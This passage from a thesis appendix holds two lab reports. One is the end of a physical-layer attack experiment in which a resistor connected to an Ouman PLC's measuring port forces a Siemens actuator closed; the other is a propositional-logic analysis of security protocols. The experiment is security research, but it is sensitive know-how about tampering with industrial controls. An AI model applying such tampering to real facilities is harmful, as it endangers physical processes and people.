


Picture 5. The voltage value when the SQS65 Siemens has been set as full open (Position 10).



Picture 6. The actuator of the Siemens SQS65 step-motor is position of ten and full open.


When the malicious component was connected to the PLC measuring port (Picture 7), the voltage level drop from $\sim 10,41$ VDC to $0,041$ VDC (Picture 7). The value of the malicious resistor was measured again and it was same (Picture 8). After the attack was commenced the position of the actuator was changed to position of zero and therefore, the attack was successfully and answer to the hypothesis was gained. The helper-hypothesis received data that from physical layer can be attack made to system are they either connected to Internet or Ethernet and this type attack can be one of those asymmetrical attacks.



Picture 7. The malicious component was connected to the measuring port of the PLC.



Picture 8. The voltage value, when the malicious component is connected to the PLC.



Picture 9. The position of zero on the actuator, when the malicious component is connected to the PLC.

3 Conclusion

The final conclusion is following. The experiment conducted with reliability and validity, because the empirical observations were true (reliability) and only from those observation the conclusion has been formed (validity). After the attack was commenced the position of the actuator was changed to position of zero and therefore, the attack was successfully and answer to the hypothesis was gained. The helper-hypothesis received data that from physical layer can be attack made to system are they either connected to Internet or Ethernet and this type attack can be one of those asymmetrical attacks.


4 References

- [1] Oxford University Press, “Hacking,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/hacking>.
- [2] E. D. Knapp and J. T. Langill, “Appendix A,” in *Industrial Network Security – Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*, Second., Waltham: Syngress, 2015, p. 409.
- [3] K. Stouffer, J. Falco, and K. Kent, “Overview of Industrial Control Systems,” in *Guide to Supervisory Control and Data Acquisition (SCADA) and Industrial Control Systems Security*, Gaithersbur, 2006, p. 17.
- [4] <https://www.allaboutcircuits.com/>, “What is Alternating Current (AC)? Chapter 1 - Basic AC Theory.” [Online]. Available: <https://www.allaboutcircuits.com/textbook/alternating-current/chpt-1/what-is-alternating-current-ac/>.
- [5] ShawnHymel, “Alternating Current (AC) vs. Direct Current (DC).” [Online]. Available: <https://learn.sparkfun.com/tutorials/alternating-current-ac-vs-direct-current-dc>.
- [6] University of Helsinki, “2.1. Deduktio,” 2009. [Online]. Available: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#deduktiivinen.
- [7] University of Jyväskylä, “Kokeellinen tutkimus,” 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/menetelmapolkuja/menetelmapolku/tutkimusstrategiat/kokeellinen-tutkimus>.
- [8] University of Jyväskylä, “Havainnointi eli observointi,” 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/menetelmapolkuja/menetelmapolku/aineistonhankintamenetelmat/havainnointi-eli-observointi-osallistuminen-ja-kenttaetyoe>.
- [9] L. Haaparanta and I. Niiniluoto, *Johdatus tieteelliseen ajatteluun*. Tallinn: Gaudeamus ltd, 2017.
- [10] University of Jyväskylä, “Laadullinen tutkimus,” 2015. [Online]. Available: <https://koppa.jyu.fi/avoimet/hum/menetelmapolkuja/menetelmapolku/tutkimusstrategiat/laadullinen-tutkimus>.
- [11] K. Stouffer, J. Falco, and K. Scarfone, “Special Publication 800-82 Guide to Industrial Control Systems (ICS) Security,” Gaithersburg, 2011.


Appendixes

Appendix 1 The PLC of the Ouman EH-686 schematics	326
---	-----

Appendix 1 The PLC of the Ouman EH-686 schematics



Laitetunnus: EH01



MAUTORETEK UÄ R/V
 MAUTOSTARHI MAUTOSEN K UÄS
 MAUTO STARRHI

OUMAN FINLAND OY
 Voimatie 6, 90440 KEMPELE

KOHDE
 Test
 Test 12345

SISÄLTÖ
 OUMAN EH-686 KYTKENTÄKAAVIO

PVM
 23.2.2018
 PIIR.NRO

SUUN.

XI. Appendix: Protocol Security with Elements of Reality

Lab Report of Thesis

Title of the lab: Protocol Security with Elements of Reality

Author: Mikko Luomala

165602IVCM

Instructors: Professor *Yannick Le Moullec*, Adjunct Professor *Jyri Paasonen* and Doctoral Candidate *Meelis Roos*

Abstract: This paper is lab for the thesis of master. The paper is about verifying will OODA or PDCA and organisational resilience base for secure protocols and will those ideological guarantees the secure protocols. In conclusion, this study is unable to support the working hypothesis that OODA or PDCA and organisational resilience will guarantee secure protocols and this ideology can be used as base for those secure protocols.

Table of Contents

List of Abbreviations.....	330
List of Figures	331
List of Pictures	332
List of Tables.....	333
1 Introduction	334
1.1 Contribution of the author	334
1.2 Philosophical aspects behind the lab.....	334
1.3 Research methods and working hypothesis	334
1.4 The formalised statement of the working hypothesis	335
2 Analysing the formalised statement	335
3 Evaluating the formalised statements by comparing values of the truth table to philosophy of science and informal fallacies	338
4 Human element	341
5 Conclusion.....	342
6 References	343

List of Abbreviations

<p>OODA</p> <p>Observe-Orient-Decide-Act</p> <p>“Observe, involves taking note of some feature of the environment. In the original version of the OODA loop, this meant detecting an enemy aircraft. The second activity, Orient, refers to pointing (orienting) one’s aircraft towards the adversary, so as to be in a good position for entering the third stage, the Decide stage, which involves deciding what to do next. This leads to the fourth stage, Act, which involves implementing what has been decided, for example, pressing the trigger. Following the Act stage, a new observation is made, and so it goes. No explicit consideration is given to exiting from the loop. Perhaps Boyd did not see the need for this; if the Act stage is successful there is, of course, simply not anything more to observe, so the loop would stop for lack of input [1]. “</p>
<p>Organisational resilience</p> <p>“Organizational Resilience is the ability of an organization to anticipate, prepare for, respond and adapt to incremental change and sudden disruptions in order to survive and prosper [2].”</p>
<p>PDCA</p> <p>plan–do–check–act</p> <p>“The continuous improvement of any organisation is possible by following PDCA cycle [3].”</p>

List of Figures

Figure 1. The syntax tree of the statement.	338
--	-----

List of Pictures

Picture 1. The formalised statement of $B \& C \vee D \rightarrow E \rightarrow (\neg F)$ is not tautology.	336
Picture 2. The formalised statement is not tautology [15], which is validated by checking conclusion values of the truth table of the statement $B \& C \vee D \Rightarrow E \Rightarrow \neg F$	337
Picture 3. The formalised statement in the new tool.	339
Picture 4. The comparison analysis and both are not tautologies.	339
Picture 5. A truth table of the same statement.	340

List of Tables

Table 1. The conversion table of the original values to values which the tool recognises.	335
--	-----

1 Introduction

The purpose of this paper is to analyse how well organisational resilience and Observation - Orientation - Decision - Action (OODA) or Plan-Do-Check-Act (PDCA) will work in developing advancing protocols with security and that is the background for the working hypothesis. The working hypothesis is evaluated by two methods and with qualitative research methods. They are rules of logic and philosophy of science and informal fallacies.

1.1 Contribution of the author

The contribution from the author in analysis are critical thinking and analysis, how well an organisational resilience and OODA/PDCA methodology guarantee security protocol for securing the assets of information systems. The final contribution is assessment how well “running faster” and “hardening and continual improving” do work in theoretical analysis.

1.2 Philosophical aspects behind the lab

The scientific studies are based philosophical base [4]. Which means that researchers must have accepted some sort of philosophical thinking to be able to conduct his or her research. Otherwise, it is impossible to do research which reliability, validity and lastly self-correction [5] if any definitions or metrics are not accepted for the research or either create reliable data which can be defined as truth which is theory to explain a phenomena. The philosophy for this paper is to create hypothesis from an organisational resilience and OODA/PDCA and evaluate the hypothesis with rules of logic²⁸³ and philosophy of science²⁸⁴ and logical fallacies. This means that statement argumentation is assed with rules of logic and possible logical fallacies are explored from the statement and the qualitative research methods are used to assess the human element. Reliability [5] in the research is guaranteed only measuring the defined statement and with defined metric, which are rules of logic and and philosophy of science and logical fallacies and principles of the qualitative research methods. Finally, the validity is guarantee by selecting conclusion from result of the metrics [6].

1.3 Research methods and working hypothesis

The research methods for a theoretical study are rules of logic and philosophy of science and logical fallacies and qualitative research methods. The methods are used to evaluate the working hypothesis, which is present in this same chapter. Nevertheless, the working hypothesis is in this stage a hypothetical model. The working hypothesis, which is following: *The secure protocol are established through organisational resilience and OODA or PDCA and these create a base for methodology were more advanced measures will defeat the malicious attempts and are more resilience to malicious attacks and therefore, secure. The threat actor is either asymmetrical or symmetrical with its attack, but more advanced*

²⁸³ Rules of logic are described in multiple books from different Universities. In this paper books of *johdatus logiikkaan* (ISBN: 951-662-549-5) and *Johdatus tieteelliseen ajatteluun* (ISBN: 978-952-495-397-9).

²⁸⁴ There multi sources for philosophy of science and logical fallacies alias informal fallacies. The decided sources are following. California State University, Northridge, Logical Fallacies and the Art of Debate: <http://www.csun.edu/~dgv61315/fallacies.html> and University of Helsinki, Moniste III : Logiikka & Hyvä argumentaatio: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm and University of Helsinki, Johdatus tieteenfilosofiaan: <http://www.helsinki.fi/hum/fil/tietfil/Luento01.htm> and lastly, Texas State University, Informal Fallacies: <http://www.txstate.edu/philosophy/resources/fallacy-definitions.html>

measures will defeat the threat actor(s) and impact to the assets or malicious attempt will not be successfully.

1.4 The formalised statement of the working hypothesis

The statement will be formalised and its commence by defining the axioms of the statement: *The secure protocol SP [7] are established through organisational resilience [8] OR and OODA OO [9] or PDCA PD [10] and these create a base for methodology were more advanced measures AM [11] will defeat the malicious attempts [11] and are more resilience to malicious attacks [11] both of these can be defined as an attack A and therefore, assets are secure. The threat actor is either asymmetrical [11], [12] or symmetrical with its attack A, but more advanced measures AM will defeat the threat actor(s) and impact to the assets or malicious attempt will not be successfully. The threat actor and attack form which is either asymmetrical or symmetrical are inside of the domain of attack A.*

In the universe there are protocols, which are considered as secure, but in this assessment the secure protocols are defined as secure only if, the secure protocols have foundation from principles of organisational resilience and OODA/PCDA. Therefore, the secure protocol is named as $\exists SP$.

$$\exists SP \therefore OR \wedge OO \vee PD \rightarrow AM \rightarrow \neg A$$

The statement means that **SP** is equally to organisational resilience **OR** and OODA **OO** or PDCA **PD**. Then, this equivalence establishes the advanced measures **AM**, which seems to be equivalence with uncertainty to defeat and then if defeat then malicious attempt or malicious attack **A** will fail or have no impact.


2 Analysing the formalised statement

The formalised statement has been analysed on program called “Sentential Logic Calculator v1.3” by author of Walter [13]. With the tools can truth tables established by inserted propositional statement and can be analysed is the statement a valid argument alias tautology, because in propositional logic valid statement, which is considered as sound in science, in only the statement which is formalised as tautology [14]. However, the tool has limitation and those limitation are taken account while the assessment is made. Following table 1 will introduced how the formalised variable counter parts are in the tool.

Table 1. The conversion table of the original values to values which the tool recognises.

Original variables	Variables in the tool
OR (organisational resilience)	B
OO (OODA)	C
PD (PDCA)	D
AM (advanced measures)	E
A (attack)	F

The tool do not allow brackets to end of the statement and not double operaator in front of the variable (Picture 1), Therefore, the tool was rejected, because it cannot be trusted that it gives a valid result.



Picture 1. The formalised statement of $B \& C \vee D \rightarrow E \rightarrow (\neg F)$ is not tautology.

The statement was tested with other tool, because the validity issue. The tool has to be able measure the statement which here has been implemented and give data which is needed to answer to the hypothesis. The newest tool was downloaded from *Brian's Project Gallery*.²⁸⁵

The test did commence by testing is the statement tautology, because on horizontal line of 5 not every value is true and therefore, the truth is that the statement is not tautology. The tool did give result that is not the case (Picture 2). Therefore, formalised argument is not valid and a sound arguing. The truth table in addition show that the statement is not actually tautology (Picture 2).

²⁸⁵ The tool is available at [www: http://www.brian-borowski.com/software/truth/](http://www.brian-borowski.com/software/truth/)

	B	C	D	E	F	B & C	v D	=> E	=> !F
0)	T	T	T	T	T	T	T	F	F
1)	T	T	T	T	F	T	T	T	T
2)	T	T	T	F	T	T	T	T	F
3)	T	T	T	F	F	T	T	T	T
4)	T	T	F	T	T	T	T	F	F
5)	T	T	F	T	F	T	T	T	T
6)	T	T	F	F	T	T	T	T	F
7)	T	T	F	F	F	T	T	T	T
8)	T	F	T	T	T	F	T	F	F
9)	T	F	T	T	F	F	T	T	T
10)	T	F	T	F	T	F	T	T	F
11)	T	F	T	F	F	F	T	T	T
12)	T	F	F	T	T	F	F	T	F
13)	T	F	F	T	F	F	F	T	T
14)	T	F	F	F	T	F	F	T	F
15)	T	F	F	F	F	F	F	T	T
16)	F	T	T	T	T	F	T	F	F
17)	F	T	T	T	F	F	T	T	T
18)	F	T	T	F	T	F	T	T	F
19)	F	T	T	F	F	F	T	T	T
20)	F	T	F	T	T	F	F	T	F
21)	F	T	F	T	F	F	F	T	T
22)	F	T	F	F	T	F	F	T	F
23)	F	T	F	F	F	F	F	T	T
24)	F	F	T	T	T	F	T	F	F
25)	F	F	T	T	F	F	T	T	T
26)	F	F	T	F	T	F	T	T	F
27)	F	F	T	F	F	F	T	T	T
28)	F	F	F	T	T	F	F	T	F
29)	F	F	F	T	F	F	F	T	T
30)	F	F	F	F	T	F	F	T	F
31)	F	F	F	F	F	F	F	T	T

\wedge \wedge \wedge \wedge \wedge
1 2 5 4 3

Picture 2. The formalised statement is not tautology [15], which is validated by checking conclusion values of the truth table of the statement $B \& C \vee D \Rightarrow E \Rightarrow !F$.

In the propositional logic the every exact arguments can be validated through rules of the propositional logic and all possibilities, which a statement has, can be assed for example through the truth table [16]. In this case, the formalised statement is not a valid argument, because statement is not tautology [17], [18], [14] and therefore, the statement is not sound. In figure 1, there is notation tree, which show the structure of the statement.

